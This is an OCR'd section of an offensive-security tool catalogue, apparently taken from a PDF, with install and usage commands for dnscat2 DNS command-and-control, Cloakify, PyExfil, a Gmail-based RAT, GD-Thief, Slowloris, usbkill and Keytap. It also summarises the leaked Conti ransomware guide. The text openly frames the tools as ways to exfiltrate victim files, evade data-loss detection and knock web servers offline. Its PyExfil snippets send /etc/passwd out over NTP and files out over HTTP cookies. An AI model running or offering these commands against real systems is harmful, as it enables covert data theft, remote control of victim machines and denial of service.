


Image used from https://tinyurl.com/295mlft5

Exfiltration

⬅ BACK Dnscat2

A tool for establishing C2 connections via DNS, even if the attacker and victim machines are behind a firewall / network address translation (NAT).

The tool is designed to be stealthy and difficult to detect, as it uses legitimate DNS traffic to transmit data.

Install: (Compile - Server)

```
git clone https://tinyurl.com/mtvxwvl.git
cd dnscat2/server/
gem install bundler
bundle install
```

Install: (Compile - Client)

```
git clone https://tinyurl.com/mtvxwvl.git
cd dnscat2/client/
make
```

Full installation information can be found in the Installation Section.

Usage: (Server)

```
# Establish the server
ruby ./dnscat2.rb DOMAIN.COM
```


Usage: (Client)

```
# Establish the client with authoritative domain
./dnscat2 DOMAIN.COM

# Establish the client without authoritative domain
./dnscat2 --dns host=0.0.0.0,port=0000

# Ping the server from the client
./dnscat --ping DOMAIN.COM

# Ping the server from the client, with custom dns resolver ip
./dnscat --dns server=0.0.0.0,domain=DOMAIN.COM --ping
```

Usage: (Tunnels)

```
# (After establishing the client) You can open a new tunnelled port
listen [lhost:]lport rhost:rport

# Forward ssh connections through the dnscat2 client to an internal device
listen 127.0.0.1:2222 10.10.10.10:22
```

Full usage information can be found in the Usage Section.



⬅ BACK Cloakify

When exfiltrating victim files, DLP (Data Loss Prevention) solutions will typically trigger on strings within these files. Cloakify reduces this risk by transforming the data.

Cloakify transforms any filetype (e.g. .zip, .exe, .xls, etc.) into a list of harmless-looking strings. This lets you hide the file in plain sight, and transfer the file without triggering alerts.

Note: You can make your own ciphers, see here for more info.

Install:

```
git clone https://tinyurl.com/jbtnmto
```

Usage:

```
# Cloakify some text
python3 cloakify.py TEXT.txt ciphers/desserts.ciph > TEXT.cloaked

# De-Cloakify the text
python3 decloakify.py TEXT.cloaked ciphers/desserts.ciph
```

```
bash-3.2$ cat payload.txt
The FBI just filed a motion to delay Tuesday's hearing in the San Bernardino iPhone case, claim
ing that an "outside party" may be able to help it break into the phone without Apple's help. T
he motion comes after weeks of escalation tension in the case with Apple, the FBI, and other st
akeholders arguing the case in public before it reached courts. It's not clear who is helping t
he FBI or what the new method entails, but it may not be coming from the NSA, despite speculati
on that the intelligence agency has the ability up its sleeve; today's filing suggests that the
 help is coming from "outside the US government."
bash-3.2$
bash-3.2$ ./cloakify.py payload.txt ciphers/desserts.ciph  > payload.cloaked
bash-3.2$
bash-3.2$ tail payload.cloaked
hazelnut
marionberry
jelly
pudding
licorice
bun
puffs
souffle
sugar
snickerdoodles
```

```
bash-3.2$ tail payload.cloaked
hazelnut
marionberry
jelly
pudding
licorice
bun
puffs
souffle
sugar
snickerdoodles
bash-3.2$
bash-3.2$ ./decloakify.py payload.cloaked ciphers/desserts.ciph
The FBI just filed a motion to delay Tuesday's hearing in the San Bernardino iPhone case, claim
ing that an "outside party" may be able to help it break into the phone without Apple's help. T
he motion comes after weeks of escalation tension in the case with Apple, the FBI, and other st
akeholders arguing the case in public before it reached courts. It's not clear who is helping t
he FBI or what the new method entails, but it may not be coming from the NSA, despite speculati
on that the intelligence agency has the ability up its sleeve; today's filing suggests that the
 help is coming from "outside the US government."
```

BACK PyExfil

"An Alpha-Alpha stage package, not yet tested (and will appreciate any feedbacks and commits)

designed to show several techniques of data exfiltration is real-world scenarios."

Install:

```
git clone https://tinyurl.com/25nzxfb2 PyExfil;pip install -r requirements.txt;pi
```

Usage: (Full Usage here)

HTTP Cookies

```
from pyexfil.network.HTTP_Cookies.http_exfiltration import send_file, listen

# For Client (exfil)
send_file(addr='http://www.morirt.com', file_path=FILE_TO_EXFIL)

# For Server (collecting)
listen(local_addr='127.0.0.1', local_port=80)
```

ICMP Echo 8

```
from pyexfil.network.ICMP.icmp_exfiltration import send_file, init_listener

# For Client (exfil)
ip_addr = "127.0.0.1"
send_file(ip_addr, src_ip_addr="127.0.0.1", file_path="", max_packetsize=512, SLE

# For Server (collecting)
init_listener(ip_addr, saving_location="/tmp/")
```

NTP Request

```
from pyexfil.network.NTP.ntp_exfil import exfiltrate, ntp_listen, NTP_UDP_PORT

# For Client (exfil)
ip_addr = "127.0.0.1"
exfiltrate("/etc/passwd", ip_addr, time_delay=0.1)

# For Server (collecting)
ntp_listener(ip="0.0.0.0", port=NTP_UDP_PORT)
```

```
$ sudo python dblsp.py

    To communicate between two hosts over broadcast you will need:
        1) Setup an ecnryption key whichi will be identical on both host
                set key 123456
        2) Know which host is going to broadcast the message:
                set listener 10.0.0.1
        3) Start active mode:
                active 10.0.0.255

    Now just send messages with:
        send "hello world"


DB_LSP > set key 123456
 key --> 123456.
DB_LSP > set listener 10.0.0.2
 listener --> 10.0.0.2.
DB_LSP > active 10.0.0.255
Starting active mode with 10.0.0.255.
Starting listener for 10.0.0.2.
10.0.0.255@DB_LSP > send hello
184 bytes sent to ('10.0.0.255', 17500).
10.0.0.255@DB_LSP >
```

⬅ BACK Powershell RAT

Python based backdoor that uses Gmail to exfiltrate data as an e-mail attachment. It tracks the user activity using screen capture and sends the information to an attacker as an e-mail attachment.

Install:


```
git clone https://tinyurl.com/2alesova
```

Usage: (Full Usage here)

Setup

- Throwaway Gmail address

- Enable "Allow less secure apps" by going to https://tinyurl.com/l2uoqm2
- Modify the `$username` & `$password` variables for your account in the Mail.ps1 Powershell file
- Modify `$msg.From` & `$msg.To.Add` with throwaway gmail address



⬅BACK GD-Thief

Tool for exfiltrating files from a target's Google Drive that you have access to, via Google's API.

This includes all shared files, all files from shared drives, and all files from domain drives that the target has access to.

Install:

```
git clone https://tinyurl.com/27uex34g.git
cd GD-Thief
pip install --upgrade google-api-python-client google-auth-httplib2 google-auth-o
```

then...

1. Create a new Google Cloud Platform (GCP) project
2. Enable a Google Workspace API

3. Configure OAuth Consent screen
4. Create a credential
5. Add the victim's Google account to the Application's Test Users

For detailed setup instructions see the How To Guide.

Usage:

```
usage:
python3 gd_thief.py [-h] -m [{dlAll, dlDict[-d <DICTIONARY FILE PATH>]}
  [-t <THREAD COUNT>]

help:

This Module will connect to Google's API using an access token and exfiltrate fil
from a target's Google Drive.  It will output exfiltrated files to the ./loot dir

arguments:
        -m [{dlAll, dlDict}],
                --mode [{dlAll, dlDict}]
                The mode of file download
                Can be "dlAll", "dlDict [-d <DICTIONARY FILE PATH>]", or... (More

optional arguments:
        -d <DICTIONARY FILE PATH>, --dict <DICTIONARY FILE PATH>
                        Path to the dictionary file. Mandatory with download mode
                        You can use the provided dictionary, per example: "-d ./d
        -t <THREAD COUNT>, --threads <THREAD COUNT>
                        Number of threads. (Too many could exceeed Google's rate

        -h, --help
                show this help message and exit
```

Nice blog post explaining the logic behind the tool.

Impact

⬅ BACK Conti Pentester Guide Leak

Conti is a ransomware group that is known for targeting large organizations and using sophisticated tactics to evade detection and maximize the impact of their attacks.

Conti has been responsible for a number of high-profile ransomware attacks, including ones

against the computer systems of the City of Pensacola, Florida, and the computer systems of the Irish health service.

The Conti Pentester Guide Leak - Repository contains leaked pentesting materials given to Conti ransomware group affilates.

Topics include:

- Configuring Rclone with MEGA for data exfiltration
- Configuring AnyDesk as persistence and remote access into a victim's network
- Elevating and gaining admin rights inside a company's hacked network
- Taking over domain controllers
- Dumping passwords from Active Directory

Note: *vx-underground.org obtained more training materials and tools used by Conti ransomware operators here.*




Image used from https://tinyurl.com/yem8w3c7

BACK SlowLoris

Slowloris is a type of denial-of-service (DoS) attack that involves sending HTTP requests to a web server in a way that ties up the server's resources, preventing it from being able to process legitimate requests.

This attack would typically be conducted with a botnet, it is designed to be difficult to detect and mitigate, as it uses a relatively small number of connections and does not generate a large amount of traffic.

Install: (Pip)

```
sudo pip3 install slowloris
```

Install: (Git)

```
git clone https://tinyurl.com/ke38f3x.git
cd slowloris
```

Usage:

```
# Pip
slowloris example.comr

# Git
python3 slowloris.py example.com
```

```
usage: slowloris.py [-h] [-p PORT] [-s SOCKETS] [-v] [-ua] [-x] [--proxy-host PROXY_HOST] [--proxy-port PROXY_PORT]
[--https] [--sleeptime SLEEPTIME] [host]

Slowloris, low bandwidth stress test tool for websites

positional arguments:
  host                  Host to perform stress test on

options:
  -h, --help            show this help message and exit
  -p PORT, --port PORT  Port of webserver, usually 80
  -s SOCKETS, --sockets SOCKETS
                        Number of sockets to use in the test
  -v, --verbose         Increases logging
  -ua, --randuseragents
                        Randomizes user-agents with each request
  -x, --useproxy        Use a SOCKS5 proxy for connecting
  --proxy-host PROXY_HOST
                        SOCKS5 proxy host
  --proxy-port PROXY_PORT
                        SOCKS5 proxy port
  --https               Use HTTPS for the requests
  --sleeptime SLEEPTIME
                        Time to sleep between each header sent.
```

⬅ BACK usbkill

This is an anti-forensic kill-switch that waits for a change in USB port status, immediately shutting down endpoint if a change is detected.

In some situations, it is imperative that no data is added or removed from an endpoint via USB.

This is where USBkill comes in.

Install:

```
git clone https://tinyurl.com/ko7yqgg
cd usbkill
./setup.py install
```

Usage:

```
sudo python3 usbkill.py
```




*Image used from https://tinyurl.com/2afsvmwx

⬅ BACK Keytap

This is a tool that can guess the pressed keyboard keys from the audio of a computer's microphone.

Keytap2 can also be used to retrieve text from audio snippets of keyboard typing.

Install: (Build)

```
git clone https://tinyurl.com/y9atraoe
cd kbd-audio
git submodule update --init
mkdir build && cd build
cmake ..
make
```

Usage:

```
# Record audio to a raw binary file on disk
./record-full output.kbd [-cN]

# Playback a recording captured via the record-full tool
./play-full input.kbd [-pN]

# Record audio only while typing (Useful for collecting training data for keytap)
./record output.kbd [-cN] [-CN]
```

See full usage documentation here.

Try the online demo at https://keytap.ggerganov.com/.




Image used from https://tinyurl.com/y9atraoe